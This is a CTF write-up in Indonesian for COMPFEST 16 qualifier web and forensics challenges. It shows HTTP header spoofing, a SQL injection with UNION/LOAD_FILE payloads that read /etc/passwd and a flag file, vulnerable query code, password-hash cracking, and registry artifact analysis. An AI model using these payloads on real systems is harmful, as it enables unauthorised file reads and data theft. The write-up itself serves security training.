Writeup Qualifier COMPFEST CTF 2024

menuju

pwner magang

mintcocs

kek


DAFTAR ISI

WEB

Let's Help John!

Flag: COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}

Di challenge ini, diberikan sebuah website dengan instruksi sebagai berikut:



Mengklik “play”, user di-redirect ke “/play”, di mana kontennya berupa:

> To get into the jail, visitors must be referred from officials.
>
> Make sure you are referred by the State Official. Their official web is http://state.com.

Di sini diperlukan agar request dari user hasil referral dari web lain, ini dapat ditunjukkan dengan header HTTP berupa “referer”. Setelah kita spoofing header tersebut, konten website berubah kembali:

> Wow! That was cool! Now we need to change our identity using the identity we got!
>
> Change your User-Agent to "AgentYessir".

Untuk ini, dapat kita spoof User-Agent menjadi “AgentYessir”, sehingga konten berubah kembali:

> Great! To make it obvious for John, lets say it's From pinkus@cellmate.com.


Di sini untuk memasukkan email ke dalam header, gunakan HTTP header “From”

> Thank you so much for helping me! As a reward, I will give you something special!
>
> Flag: COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}


Chicken Daddy

Flag: COMPFEST16{d0_Not_d1Sabl3_@@sECur3_f1l3_pr1V!!!_5a91f7c870}

Di sini kita diberikan sebuah website dengan tampilan sebagai berikut:



Jika dibuka salah satu recipe dengan mengklik tombol, akan terlihat seperti ini:



Pada source, hal ini dilakukan dengan kode sebagai berikut:


```
app.get('/', async (req, res) => {
    const id = req.query.id;
    try{
        if (!id) {
            let recipes = await getAllRecipes();
            res.render('index', { recipes: recipes });
        } else {
            let [recipe] = await getRecipe(id);
            if (!recipe) {
                throw new Error('Recipe not found');
            }
            res.render('recipe', { recipe: recipe });
        }
    } catch (err) {
        res.status(404).render('errors/404');
    }
});
```

Ternyata, jika kita lihat pada getRecipe, fungsi ini vulnerable terhadap SQLI

```
export async function getRecipe(id) {
    const [results] = await conn.query(`SELECT * FROM recipes WHERE id = ${id}`);
    return results;
}
```


karena parameter “id” dimasukkan kedalam query tanpa sanitasi ataupun parameterisasi.

Bisa kita validasi dengan input **“90 OR 1=1”**, di mana, walaupun tidak terdapat id=90, semua elemen memenuhi 1=1, sehingga karena dekomposisi array, terambil elemen 1:




Pada struktur direktori source yang diberikan, terlihat bahwa “flag.txt” terdapat pada machine yang sama pada MySQL, sehingga kemungkinan besar intended merupakan melanjutkan dari SQLI untuk arbitrary file read. Selain itu, pada Dockerfile, terlihat bahwa flag terletak pada direktori “/home” salah satu user yang redacted.

MySQL memiliki utility LOAD_FILE, yang dapat digunakan untuk membaca konten file, bisa kita validasi dengan query **“90 UNION SELECT 1, LOAD_FILE('/etc/passwd'), NULL, NULL, NULL”**, sehingga:



Nah, di sini terlihat bahwa terdapat home user ayamCemani, maka kami coba **“90 UNION SELECT 1, LOAD_FILE('/home/ayamCemani/flag.txt'), NULL, NULL, NULL”**



FORENSIC


industrialspy 3

Flag: COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}

Diberikan sebuah pcap file, kita bisa menggunakan wireshark untuk menganalisanya. Tetapi, kita juga bisa menggunakan online tool bernama A-Packets. Untuk mendapatkan flag, kita harus menganalisa sesuai dengan pertanyaan yang telah diberikan.

1. **What ports are open on the attacked machine? (ex: 1,2,3,4)**


   Kita bisa menggunakan A-Packets untuk melihat open ports.


   ```
   1. What ports are open on the attacked machine? (ex: 1,2,3,4)
   [22,5432
   ```

2. **What is the credentials used to access the database? (ex: root:root)**


   Kita juga bisa melihat kredensial yang berusaha diakses oleh peretas sampai dapat masuk kedalam database.


   ```
   2. What is the credentials used to access the database? (ex: root:root)
   [server:changeme
   ```

3. **What is the password for the "super" user on the database?**

   Setelah mengetahui port nya, kita bisa menganalisis di wireshark untuk mendapatkan password dari super user yang ada di database.

   Dengan hash : 588831adfca19bb4426334b69d9fb49f873e8a22

   Menggunakan crackstation, ditemukan password aslinya adalah :


   ```
   3. What is the password for the "super" user on the database?
   [cafecoagroindustrialdelpacfico
   ```

4. **What table does the attacker modify?**

   Pada port yang sama, kita bisa follow tcp stream untuk melihat table yang diubah.

```
SELECT 1.Z....IQ.../DELETE FROM penalties WHERE employee_id=6;.C...
```

```
4. What table does the attacker modify?
[penalties
```

5. **It seems that the attacker has modified their own data, what is their full name?**

   Data yang di delete id nya adalah 6, maka kita bisa lihat id ke 6 adalah berikut :

```
..6....Lyubov....Pryadko....lyubov...(9f3ba7394634e88e0c1af4094f4c27023cb6db24..
```

```
5. It seems that the attacker has modified their own data, what is their full name?
[Lyubov Pryadko
```


```
Thank you for submitting your report. We will review it and get back to you as soon as possible.
COMPFEST16{h3lla_ez_DF1R_t4sK_f0r_4n_1nt3rN_b96818fd79}
```

The Dumb Hacker

Flag: COMPFEST16{y0u_gOt_h4cK3d_bY_a_sm00thcr1m1nal_148d87df4f}

Kita diberikan sebuah file Windows Registry (.reg), dengan objektif “Someone broke into my house and used my computer! Whoever they are, I don’t think they’re very smart.. They left the browser open. **Can you figure out what they did to my computer?**”

Karena .reg plaintext, di sini kami gunakan notepad saja untuk membuka file:



Sebuah file registry memiliki beberapa properti menarik yang dapat dicek untuk mengetahui yang dilakukan seorang user. Pada **“...\Internet Explorer\TypedURLs”**, bisa kita lihat URL yang telah diketik oleh user:

```
[HKEY_USERS\target\Software\Microsoft\Internet Explorer\TypedURLs]
"url1"="https://www.google.com/search?q=How+to+open+a+Docs+Folder%3F&rlz=1C1VDKB_enID1072ID1072
&oq=How+to+open+a+Docs+Folder%
3F&gs_lcrp=EgZjaHJvbWUyBggAEEUYOTIICAEQABgWGB4yCAgCEAAYFhgeMggIAxAAGBYYHjIICAQQABgWGB4yCAgFEAAYFhgeMgg
IBhAAGBYYHjIICAcQABgWGB4yCAgIEAAYFhgeMg0ICRAAGIYDGIAEGIoF0gEIMTIyMmowajeoAgCwAgA&sourceid=chrome&ie=UT
F-8"
"url2"="https://www.google.com/search?q=How+do+i+make+a+Document+File%3F&sca_esv=52ba8db68abe4d65&rlz=
1C1VDKB_enID1072ID1072&sxsrf=ADLYWIKDXwVMcCYDZ91Y2qyN_GfVYJgfEg%3A1721381411546&ei=IzKaZryCIf-
anesP2qKj6Ak&ved=0ahUKEwj8n7u85bKHAxV_TWcHHVrRCJ0Q4dUDCA8&uact=5&oq=How+do+i+make+a+Document+File%
3F&gs_lp=Egxnd3Mtd2l6LXNlcnAiHkhvdyBkbyBpIG1ha2UgYSBEb2N1bWVudCBGaWxlPzIGEAAYFhgeMgYQABgWGB4yBhAAGBYYH
jIGEAAYFhgeMgYQABgWGB4yBhAAGBYYHjIGEAAYFhgeMgYQABgWGB4yCBAAGBYYHhgPMggQABgWGB4YD0iSFFCMDFiMDHADeAGQAQC
YAXagAXaqAQMwLjG4AQPIAQD4AQL4AQGYAgSgApABwgIKEAAYsAMY1gQYR5gDAIgGAZAGCJIHAzMuMaAHiwg&sclient=gws-wiz-
serp"
"url3"="https://www.google.com/search?q=Can+the+computer%
27s+owner+do+a+User+Activity+Tracking+to+check+what+i+have+Accessed%3F&sca_esv=52ba8db68abe4d65&rlz=
1C1VDKB_enID1072ID1072&sxsrf=ADLYWIJlyVBxYCaGBYPn_7EqRmmvxqfMhg%3A1721381584706&ei=0DKaZvjkKrus4-
EP76GoiAY&ved=0ahUKEwj4jISP5rKHAxU71jgGHe8QCmEQ4dUDCA8&uact=5&oq=Can+the+computer%
27s+owner+do+a+User+Activity+Tracking+to+check+what+i+have+Accessed%
3F&gs_lp=Egxnd3Mtd2l6LXNlcnAiU0NhbiB0aGUgY29tcHV0ZXIncyBvd25lciBkbyBhIFVzZXIgQWN0aXZpdHkgVHJhY2tpbmcgd
G8gY2hlY2sgd2hhdCBpIGhhdmUgQWNjZXNzZWQ_MgoQABiwAxjWBBhHMgoQABiwAxjWBBhHMgoQABiwAxjWBBhHMgoQABiwAxjWBBh
HMgoQABiwAxjWBBhHMgoQABiwAxjWBBhHMgoQABiwAxjWBBhHMgoQABiwAxjWBBhHSIMVUPYMWPYMcAN4AZABAJgBAKABAKoBALgBA
8gBAPgBAvgBAZgCA6ACD5gDAIgGAZAGCJIHATOgBwA&sclient=gws-wiz-serp"
"url4"="https://www.google.com/search?q=How+to+open+Paint+App+on+a+computer&sca_esv=52ba8db68abe4d65
&rlz=1C1VDKB_enID1072ID1072&sxsrf=ADLYWIIJbu9_cFQRxKU44d2aPdWVsfKsfw%3A1721381613121&ei=7TKaZsyPB42I4-
EP-d6ViAE&ved=0ahUKEwiMusqc5rKHAxUNxDgGHXlvBREQ4dUDCA8&uact=5
&oq=How+to+open+Paint+App+on+a+computer&gs_lp=Egxnd3Mtd2l6LXNlcnAiI0hvdyB0byBvcGVuIFBhaW50IEFwcCBvbiBh
IGNvbXB1dGVyMgUQIRigAUjdBlAAWABwAHgBkAEAmAGAAaABgAGqAQMwLjG4AQPIAQD4AQL4AQGYAgGgAokBmAMAkgcDMC4xoAfcAQ
&sclient=gws-wiz-serp"
```

Di-clean up sedikit, query adalah:

- How+to+open+a+Docs+Folder
- How+do+i+make+a+Document+File
- Can+the+computer%27s+owner+do+a+User+Activity+Tracking+to+check+what+i+have+Accessed
- How+to+open+Paint+App+on+a+computer


Query-query ini juga terlihat pada **"...\Explorer\WordwheelQuery"**, yang berisikan search pada windows explorer:

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\WordwheelQuery]
"search1"="How to open a Docs Folder?"
"search2"="How do i make a Document File?"
"search3"="Can the computer's owner do a User Activity Tracking to check what i have Accessed?"
"search4"="How to open Paint App on a computer"
```

Salah satu query, query ke-3, sangat menarik, karena User Activity Tracking terlihat pada key **"...\UserAssist\{GUID}\Count"**.

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-
ACE2-4F4F-9178-9926F41749EA}\Count]
"HRZR_PGYPHNPbhag:pgbe"=hex:ff,ff,ff,ff,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,\
  80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,ff,ff,ff,ff,00,00,00,00,00,00,00,\
  00,00,00,00,00
"Zvpebfbsg.Trgfgnegrq_8jrxlo3q8oojr!Ncc"=hex:00,00,00,00,0e,00,00,00,15,00,00,\
  00,a0,68,06,00,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,\
  00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,00,00,80,bf,ff,ff,ff,ff,0f,\
  4a,0d,19,f2,d6,da,01,00,00,00,00
"HRZR_PGYFRFFVBA"=hex:00,00,00,00,47,00,00,00,88,00,00,00,6f,b6,34,00,0e,00,00,\
  00,15,00,00,00,a0,68,06,00,4d,00,69,00,63,00,72,00,6f,00,73,00,6f,00,66,00,\
  74,00,2e,00,47,00,65,00,74,00,73,00,74,00,61,00,72,00,74,00,65,00,64,00,5f,\
  00,38,00,77,00,65,00,6b,00,79,00,62,00,33,00,64,00,38,00,62,00,62,00,77,00,\
  65,00,21,00,41,00,70,00,70,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
```

Di sini, kami coba tiap-tiap elemen dimasukkan ke dalam Cyberchef untuk didecode hexnya, hingga key **"UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count"**, di mana **"Zvpebfbsg.Cnvag_8jrxlo3q8oojr!Ncc"**, menghasilkan




"part 3" mengindikasikan bahwa terdapat part 1 dan part 2. Untuk itu, kami lanjut dengan mengecek tiap MRU (Most Recently Used) list untuk melihat file-file yang terakhir dibuka pada machine.

Di MRU dari Explorer, terlihat ada dua item yang menarik, dengan key "part2" dan "part1",

```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.txt]
"0"=hex:66,00,69,00,6c,00,65,00,31,00,2e,00,74,00,78,00,74,00,00,00,5c,00,32,\
  00,00,00,00,00,00,00,00,00,00,00,66,69,6c,65,31,2e,6c,6e,6b,00,44,00,09,00,\
  04,00,ef,be,00,00,00,00,00,00,00,00,2e,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,66,00,69,00,6c,00,65,00,\
  31,00,2e,00,6c,00,6e,00,6b,00,00,00,18,00,00,00
"MRUListEx"=hex:00,00,00,00,ff,ff,ff,ff
"part2"=hex:00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,70,61,72,74,20,32,3a,20,67,4f,74,5f,\
  68,34,63,4b,33,64,5f,62,59,5f,61,5f
```

```
